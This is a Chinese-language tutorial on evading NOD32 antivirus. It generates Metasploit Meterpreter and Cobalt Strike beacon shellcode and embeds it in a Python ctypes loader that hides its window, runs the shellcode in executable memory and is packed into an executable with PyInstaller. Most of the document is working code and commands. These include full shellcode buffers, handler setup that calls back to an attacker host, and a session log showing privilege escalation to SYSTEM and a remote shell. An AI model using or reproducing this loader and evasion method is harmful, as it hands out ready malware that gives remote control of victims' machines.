Python 加密免杀执行 shellcode

0x01 首先,准备好 python 整套打包环境

- 准备一台干净的 Win7 32 位系统
- 安装 32 位的 python-2.7.14.msi,装的过程中可以让它自动把 python 添加到系统环境变量中
- 安装对应 python 版本的 pywin32-217.win32-py2.7.exe, VCForPython27.msi[最好都装上,不然后期可能会有些问题]
- 安装对应 python 版本的 py2exe-0.6.9.win32-py2.7.exe
- pip 安装 pyinstaller

0x02 msf 生成 32 位的 python shellcode 尝试免杀常规 rc4 meterpreter

先快速生成一个 32 位 python 的 shellcode,特别注意下,此处的 payload 最好用原生的 tcp,不要用 rc4 的 tcp,更不要用 http,或者 https,这些协议 nod32 百分之百会拦掉,在生成 shellcode 时可以用内置的编码器多编码几次,如下

```
# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp_uuid LPORT=8081 LHOST=192.168.126.150 -e x86/shikata_ga_nai -i 11 -f py -o /home/checker/Desktop/nod.py
# cat /var/www/html/av.py
```

```
14:23:32 -> root@checin -> [~]
~ => cat /home/checker/Desktop/nod.py
buf =  ""
buf += "\xda\xdb\xba\xcc\x92\x69\xa7\xd9\x74\x24\xf4\x5e\x29"
buf += "\xc9\xb1\xa2\x31\x56\x17\x03\x56\x17\x83\x0a\x96\x8b"
buf += "\x52\x4b\x61\xf4\x6d\xfa\x6b\xc8\x57\x88\x57\x3b\x3d"
buf += "\x5b\x51\x72\x59\x18\xa3\x71\x6f\x64\x30\x79\xf5\x7c"
buf += "\x4b\x6d\x11\xaf\x63\x52\x38\x19\x2a\x54\x6a\xe9\x8f"
buf += "\x45\x3f\xb4\x03\x0a\x07\x89\xef\x92\x95\xdf\x40\x22"
buf += "\x11\xad\x63\x27\xc8\x16\x6d\xf6\x3c\x7c\x78\x94\xc0"
buf += "\x51\x8b\x91\x5b\xee\x0a\x00\x71\xd3\x2e\xda\x0e\x4f"
buf += "\x7e\xe3\xcc\x13\x4c\xba\x9c\x6e\xa7\x93\xc3\x23\x83"
buf += "\x54\x0b\x06\x79\xff\x08\x90\x3a\xc7\x4d\x9b\x66\x67"
buf += "\x2e\xe8\xf6\x58\xf3\xd3\xf2\x4a\x3a\x66\x10\x1e\x06"
buf += "\x4d\xd9\xce\xac\xaf\x48\x0b\xf0\xeb\x11\x72\xb1\x7f"
```

而后,起个对应 payload 的监听器,同样要特别注意,一定要把传输的 Stage 数据再编码下 [**如果说上面在生成 payload 时的编码是在内存中加密 shellcode,此处则是把传输过程中的 shellocde 流量进行加密**]

```
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp_uuid
msf > set lhost 192.168.126.150
msf > set lport 8081
msf > set EnableStageEncoding true
msf > set StageEncoder x86/fnstenv_mov
msf > exploit
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_uuid
payload => windows/meterpreter/reverse_tcp_uuid
msf5 exploit(multi/handler) > set lhost 192.168.126.150
lhost => 192.168.126.150
msf5 exploit(multi/handler) > set lport 8081
lport => 8081
msf5 exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf5 exploit(multi/handler) > set StageEncoder x86/fnstenv_mov
StageEncoder => x86/fnstenv_mov
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.126.150:8081
```

pyshellcode.py python 加密 shellcode 代码,实际中,只需把上面生成的那段 shellcode 给替换下就行,如下

```
from ctypes import *
import ctypes
buf =  ""
buf += "\xda\xdb\xba\xcc\x92\x69\xa7\xd9\x74\x24\xf4\x5e\x29"
buf += "\xc9\xb1\xa2\x31\x56\x17\x03\x56\x17\x83\x0a\x96\x8b"
buf += "\x52\x4b\x61\xf4\x6d\xfa\x6b\xc8\x57\x88\x57\x3b\x3d"
buf += "\x5b\x51\x72\x59\x18\xa3\x71\x6f\x64\x30\x79\xf5\x7c"
buf += "\x4b\x6d\x11\xaf\x63\x52\x38\x19\x2a\x54\x6a\xe9\x8f"
buf += "\x45\x3f\xb4\x03\x0a\x07\x89\xef\x92\x95\xdf\x40\x22"
buf += "\x11\xad\x63\x27\xc8\x16\x6d\xf6\x3c\x7c\x78\x94\xc0"
buf += "\x51\x8b\x91\x5b\xee\x0a\x00\x71\xd3\x2e\xda\x0e\x4f"
buf += "\x7e\xe3\xcc\x13\x4c\xba\x9c\x6e\xa7\x93\xc3\x23\x83"
buf += "\x54\x0b\x06\x79\xff\x08\x90\x3a\xc7\x4d\x9b\x66\x67"
buf += "\x2e\xe8\xf6\x58\xf3\xd3\xf2\x4a\x3a\x66\x10\x1e\x06"
buf += "\x4d\xd9\xce\xac\xaf\x48\x0b\xf0\xeb\x11\x72\xb1\x7f"
buf += "\x44\xc8\x50\xd2\xcd\xc2\xf3\x14\x59\xcd\xfe\x07\xfd"
buf += "\x5e\x4b\xf6\xbc\x99\x8b\x3f\xa5\x7d\xb3\x81\x04\x80"
buf += "\xae\xa6\x84\xe4\x3d\x97\xfb\xc5\x50\xd5\x7f\xe7\xc0"
buf += "\x65\xb3\x7a\xea\xf5\x77\x05\x87\x25\x8f\x37\x3f\xe1"
buf += "\xc1\xda\x1d\x23\xca\xbe\x61\x2a\x87\x31\xce\x1f\xe9"
buf += "\xbf\x68\xe4\xec\x6d\x25\x72\x3f\x78\xea\xeb\x32\x5c"
buf += "\x6c\x28\xdd\x60\xfd\xd9\xc8\xb9\x5b\xc5\x34\x60\xb3"
buf += "\xf1\x25\x03\xf6\x54\x78\x6d\x2f\x06\x7d\xd3\xc7\xd5"
buf += "\xd0\x81\xb2\x7e\x80\x46\x35\xa6\x9d\xd3\x4c\x1a\x14"
buf += "\xb0\x94\x13\xd4\x8d\x2c\xc4\x01\xb9\xd0\xb5\xf9\x38"
buf += "\x79\x5a\x7b\xa3\x08\x3a\x2e\xfc\x32\x30\x18\xb1\x1f"
buf += "\xa7\x74\xa1\x82\x86\xfe\x6f\x9b\xe4\x54\x84\x7c\xd8"
buf += "\xbc\x90\x73\x87\x84\x0a\x37\x7f\x01\xff\x26\x8b\x1a"
buf += "\x11\x44\xf8\x95\x2f\x2d\x0d\xa5\xda\x4d\x84\x1a\x2d"
buf += "\xf3\x5e\x6d\x36\xb5\x61\xb3\x33\x65\xd8\x90\x2e\x6e"
buf += "\x36\x4f\xa9\x4e\x25\x35\x67\xa0\xd3\xb0\x1a\x98\x2e"
buf += "\x68\xa3\xec\xd0\x9c\x7a\xc9\x39\xad\x27\x91\xbc\xf0"
buf += "\x27\xef\x13\xe3\x33\xe3\x6b\xb3\x7a\xb3\xef\x62\x4b"
```

```
buf += "\xc7\xf3\x2d\x6c\x5f\xa6\x5a\xf2\x0f\x8b\xdf\x6f\xad"
buf += "\xc3\x1c\xb2\x34\x1e\xf3\x96\x44\xaf\x4f\xfe\x25\xff"
buf += "\xed\x45\xba\x7a\x3d\x7f\xe4\x81\xea\xc3\x87\xc0\x31"
buf += "\x4b\xd6\xa1\xfc\x08\x6b\x42\xba\x97\xb0\x77\x42\x54"
buf += "\x64\x98\xd3\xd8\x0a\x81\x1b\xe5\xd1\x2a\x50\x6a\xce"
buf += "\x34\x5a\x6a\xff\xf4\xa5\x17\x97\x5e\xb9\x8c\x64\x48"
buf += "\x18\x57\xb4\xf0\x74\xaa\xa5\x2a\xd2\xb7\x73\xb8\x10"
buf += "\x36\x9f\x74\x42\xbb\x1a\x1d\x49\x02\x39\xba\x4d\xfd"
buf += "\xaf\x40\x98\x30\xec\x04\x81\xee\x43\xed\x69\x85\xf4"
buf += "\xff\x1d\x29\xde\x9d\xc8\x68\xb0\xe4\x77\xbe\x39\x71"
buf += "\x52\x80\x88\x39\xff\x80\x6a\xe7\xe7\x28\xb9\xce\x06"
buf += "\xac\x1f\x68\x06\xa9\x17\x3f\x0e\x38\x63\x90\x05\x86"
buf += "\x17\x58\x53\x5d\x72\x5c\x6f\x42\x15\x50\x06\xba\xbf"
buf += "\x77\x10\x1e\x6f\x89\x53\x3b\xa8\x10\x15\x88\x67\x43"
buf += "\x1e\xa2\xcf\x1f\xee\xb4\x04\xcb\x96\x39\x87\x84\xd2"
buf += "\xb0\xef\xe2\x53\x43\x14\x5d\xf4\xc2\xde\x68\x04\xae"
buf += "\x3e\x43\xd8\x11\xf9\x27\x2a\x35\xcf\xd2\xbf\xa8\x10"
buf += "\x01\x6d\x45\x3d\x65\x2f\x22\xf2\xa8\x8f\x1c\xf3\x1c"
buf += "\x68\xfa\xae\x48\x5c\x8e\x38\x86\x56\xab\xa3\x34\xb2"
buf += "\x78\x63\xba\x09\xb0\x2c\x54\x96\xe8\x84\x94\xbc\x56"
buf += "\xe4\x8f\x63\x28\x46\x68\xba\x0f\xb5\xed\x9c\x51\xbc"
buf += "\x4f\x4c\x5c\xe7\x40\xbd\x40\xc9"

#libc = CDLL('libc.so.6')
PROT_READ = 1
PROT_WRITE = 2
PROT_EXEC = 4
def executable_code(buffer):
    buf = c_char_p(buffer)
    size = len(buffer)
    addr = libc.valloc(size)
    addr = c_void_p(addr)
    if 0 == addr:
        raise Exception("Failed to allocate memory")
    memmove(addr, buf, size)
    if 0 != libc.mprotect(addr, len(buffer), PROT_READ | PROT_WRITE | PROT_EXEC):
        raise Exception("Failed to set protection on buffer")
    return addr
VirtualAlloc = ctypes.windll.kernel32.VirtualAlloc
VirtualProtect = ctypes.windll.kernel32.VirtualProtect
shellcode = bytearray(buf)
whnd = ctypes.windll.kernel32.GetConsoleWindow()
if whnd != 0:
    if 666==666:
        ctypes.windll.user32.ShowWindow(whnd, 0)
        ctypes.windll.kernel32.CloseHandle(whnd)
memorywithshell = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
                                      ctypes.c_int(len(shellcode)),
                                      ctypes.c_int(0x3000),
                                      ctypes.c_int(0x40))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
old = ctypes.c_long(1)
VirtualProtect(memorywithshell, ctypes.c_int(len(shellcode)),0x40,ctypes.byref(old))
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(memorywithshell),
                                 buf,
                                 ctypes.c_int(len(shellcode)))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```


之后,到 32 位机器上去打包 pyshellcode.py

```
C:\Python27\Scripts>pyinstaller.exe -w -F C:\Tools\pyshellcode.py
```

```
管理员: 命令提示符
C:\Python27\Scripts>pyinstaller.exe -w -F C:\Tools\pyshellcode.py
62 INFO: PyInstaller: 3.4
62 INFO: Python: 2.7.14
62 INFO: Platform: Windows-7-6.1.7600-SP0
62 INFO: wrote C:\Python27\Scripts\pyshellcode.spec
62 INFO: UPX is not available.
62 INFO: Extending PYTHONPATH with paths
['C:\\Tools', 'C:\\Python27\\Scripts']
78 INFO: checking Analysis
78 INFO: Building because C:\Tools\pyshellcode.py changed
78 INFO: Initializing module dependency graph...
```

```
2980 INFO: checking EXE
2980 INFO: Building because console changed
2980 INFO: Building EXE from EXE-00.toc
2995 INFO: Appending archive to EXE C:\Python27\Scripts\dist\pyshellcode.exe
3011 INFO: Building EXE from EXE-00.toc completed successfully.

C:\Python27\Scripts>
```

最后,我们就尝试拿最新版的个人版 nod32 来进行实际的免杀测试,包括后续文章中的所有 AV 可能全部都会用最新版的个人版来进行免杀测试[因为没钱,没不起企业版,所以大家就先勉强将就下吧,不过话说回来,能过掉它的个人版杀毒,一般对企业版,问题也不是特别大]




当在目标机器上执行完 shellcode 之后,发现此时的 nod 基本无任何反应,而我们 tcp 的 meterpreter 也已被正常弹回,除了像抓 hash,键盘记录这种敏感操作之外,满足其它的一些日常操作,基本都问题不大,需要特别说明的是,我们在实战中,往往对 meterpreter 内置的一些功能也不会用的太多[因为实在太久没更新过了,也几乎是没法用],我们的目的,可能还是想尽量拥有一个非常稳定方便的 shell,菜刀的局限实在太多,再多的就不说了,到此为止已经差不多能满足我们的日常需求了

```
meterpreter > sysinfo
meterpreter > getuid
meterpreter > getsystem
meterpreter > screenshot
meterpreter > shell
# tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
```


```
msf5 exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf5 exploit(multi/handler) > set StageEncoder x86/fnstenv_mov
StageEncoder => x86/fnstenv_mov
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.126.150:8081
[*] Encoded stage with x86/fnstenv_mov
[*] Sending encoded stage (179804 bytes) to 192.168.126.179
[*] Meterpreter session 1 opened (192.168.126.150:8081 -> 192.168.126.179:49309) at 2018-12-10 14:36:09 +0800

meterpreter > sysinfo
Computer        : MARY-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: Mary-Pc\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > screenshot
Screenshot saved to: /root/udLxhkjt.jpeg
meterpreter > shell
Process 3548 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
tasklist | findstr /c:"ekrn.exe" /c:"egui.exe"
ekrn.exe                      720 Services                   0     80,196 K
egui.exe                     3532 Console                    1     38,500 K

C:\Windows\system32>
```

下面是实际的截图效果,按理说,这种操作 nod32 正常情况下应该会拦的,如下可以看到,实际上它并没有




0x03 尝试免杀 CobaltStrike 常规 32 位 http beacon 的 python shellcode

首先,依然是先准备 32 位的 python shellcode,注意此处协议就用最常规的 http[实战中不太建议用 https,可能是因为检测证书的问题,被拦的几率非常大]



Create a listener.

Name: bypassNod32
Payload: windows/beacon_http/reverse_http
Host: 192.168.126.150
Port: 8080



This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.


Listener: bypassNod32
Output: Python
x64: ☐ Use x64 payload

而后,同样是用刚才的 python 加密代码,只需将里面的 shellcode 进行替换即可,具体如下

```
from ctypes import *
import ctypes
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\
x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x0
1\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c\x77\x26\x07\xff\xd5\xe8\
x80\x00\x00\x00\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x39\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x31\x3b\x2
0\x57\x4f\x57\x36\x34\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x35\x2e\x30\x3b\x20\x4c\x42\x42\x52\x4f\x57\x53\x45\x52\x29\x00\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\
x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x58\x00\x59\x31\xff\x57\x57\x57\x57\x57\x51\x68\x3a\x56\x79\xa7\xff\xd5\xeb\x79\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\x90\x1f\x00\x00\x5
3\x50\x68\x57\x89\x9f\xc6\xff\xd5\xeb\x62\x59\x31\xd2\x52\x68\x00\x02\x60\x84\x52\x52\x52\x51\x52\x50\x68\xeb\x55\x2e\x3b\xff\xd5\x89\xc6\x31\xff\x57\x57\x57\x57\x56\x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x74\x44\x31\xff\
x85\xf6\x74\x04\x89\xf9\xeb\x09\x68\xaa\xc5\xe2\x5d\xff\xd5\x89\xc1\x68\x45\x21\x5e\x31\xff\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf\x00\x2f\x00\x00\x39\xc7\x74\xbc\x31\xff\xeb\x15\xeb\x49\xe
8\x99\xff\xff\xff\x2f\x6b\x35\x51\x6b\x00\x00\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00\x57\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x53\x89\xe7\x57\x68\x00\x20\x00\x00\x53\x56\x68\x12\x96\
x89\xe2\xff\xd5\x85\xc0\x74\xcd\x8b\x07\x01\xc3\x85\xc0\x75\xe5\x58\xc3\xe8\x37\xff\xff\xff\x31\x39\x32\x2e\x31\x36\x38\x2e\x31\x32\x36\x2e\x31\x35\x30\x00"

#libc = CDLL('libc.so.6')
PROT_READ = 1
PROT_WRITE = 2
PROT_EXEC = 4
def executable_code(buffer):
    buf = c_char_p(buffer)
    size = len(buffer)
    addr = libc.valloc(size)
    addr = c_void_p(addr)
    if 0 == addr:
        raise Exception("Failed to allocate memory")
    memmove(addr, buf, size)
    if 0 != libc.mprotect(addr, len(buffer), PROT_READ | PROT_WRITE | PROT_EXEC):
        raise Exception("Failed to set protection on buffer")
    return addr
VirtualAlloc = ctypes.windll.kernel32.VirtualAlloc
VirtualProtect = ctypes.windll.kernel32.VirtualProtect
shellcode = bytearray(buf)
whnd = ctypes.windll.kernel32.GetConsoleWindow()
if whnd != 0:
    if 666==666:
        ctypes.windll.user32.ShowWindow(whnd, 0)
        ctypes.windll.kernel32.CloseHandle(whnd)
memorywithshell = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
                                          ctypes.c_int(len(shellcode)),
                                          ctypes.c_int(0x3000),
                                          ctypes.c_int(0x40))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
old = ctypes.c_long(1)
VirtualProtect(memorywithshell, ctypes.c_int(len(shellcode)),0x40,ctypes.byref(old))
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(memorywithshell),
                                     buf,
                                     ctypes.c_int(len(shellcode)))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```

接着,对上面的 python 代码进行正常打包


```
C:\Python27\Scripts>pyinstaller.exe -w -F C:\Tools\httpbeacon.py
```



